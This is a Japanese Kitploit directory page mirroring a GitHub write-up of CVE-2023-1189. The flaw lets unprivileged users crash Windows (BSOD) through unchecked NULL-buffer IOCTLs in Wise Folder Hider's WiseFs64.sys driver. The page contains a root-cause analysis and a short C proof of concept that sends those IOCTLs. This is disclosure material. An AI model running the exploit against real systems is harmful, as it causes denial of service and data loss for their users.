
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2023-1189 — CVE-2023-1189 PoC と Exploit | Kitploit
ツール/GitHubGitHub/le0s1mba/cve-2023-1189
脆弱性分析エクスプロイトバイナリエクスプロイト
GitHuble0s1mba/cve-2023-1189

CVE-2023-1189

CVE-2023-1189 PoC と Exploit

リポジトリを見る
2811ヶ月前未レビュー
共有

CVE-2023-1189

1. 概要

項目詳細
CVE IDCVE-2023-1189
脆弱性タイプImproper Resource Shutdown or Release (CWE-404)
影響を受けるソフトウェアWiseCleaner Wise Folder Hider
脆弱コンポーネントWiseFs64.sys (Kernel Driver)
脆弱性バージョン4.4.3.202
CVSSNVD - 5.5(Medium), VulDB - 3.3(Low)
公開日2023.03.06

この脆弱性は、攻撃者がユーザー権限で特定のIOCTLを介してカーネルのNULL Pointer Dereferenceを誘発し、システムをBSOD状態にするLocal Denial of Serviceの脆弱性です。

2. 根本原因

CVE-2023-1189の脆弱性は、4.4.3.202バージョンのWise Folder Hiderプログラムのsetupによって生成されるWiseFs64.sysカーネルドライバーで発生します。


全体的な脆弱性の発生フローは次のとおりです。

image.png

このフローを詳しく見ると


DriverEntry func

最初に、DriverEntry関数でDispatch Tableのインデックス14にdispatchDeviceControl関数を設定します。

これにより、\\.\WiseFsに送られるすべてのIOCTLがdispatchDeviceControlに渡されます。

dispatchDeviceControl func

dispatchDeviceControl関数に入ると、最初にコントロールデバイスかどうかを確認し、該当すればhandleControlDeviceIoctl関数に入ります。

handleControlDeviceIoctl func

handleControlDeviceIoctl関数には、実際のIOCTLコードを処理するロジックが含まれています。

複数のIOCTLコードのうち、0x222400、0x222404、0x222410では、Bufferの値がNULLかどうかを検証する部分が省略されています。

したがって、BufferがNULLの状態で上記のIOCTLを呼び出すと、ドライバーがBufferにアクセスする際にNULL Pointer Dereferenceが発生し、BSODにつながります。

3. PoC & Exploit

#include <stdio.h>
#include <Windows.h>
#include <winioctl.h>

#define SymLinkName L"\\\\.\\WiseFS"

HANDLE hDevice;

int main(int argc, char* argv[]) {
	DWORD dwWrite = 0;

	hDevice = CreateFileW(SymLinkName, GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
	if (hDevice == INVALID_HANDLE_VALUE) {
		printf("failed to CreateFile\n");
		return 1;
	}

	// case 0x222400
	// DeviceIoControl(hDevice, 0x222400, NULL, 0, NULL, 0, &dwWrite, NULL);

	// case 0x222404
	// DeviceIoControl(hDevice, 0x222404, NULL, 0, NULL, 0, &dwWrite, NULL);

	// case 0x222410
	// DeviceIoControl(hDevice, 0x222410, NULL, 0, NULL, 0, &dwWrite, NULL);
	
    CloseHandle(hDevice);
    return 0;
}

4. 参考文献

  • https://nvd.nist.gov/vuln/detail/CVE-2023-1189
  • https://www.cve.org/CVERecord?id=CVE-2023-1189
  • https://cwe.mitre.org/data/definitions/404.html
  • https://github.com/zeze-zeze/WindowsKernelVuln/tree/master/CVE-2023-1189
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    594
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    387
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    322
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    308
  • 6

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    275

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →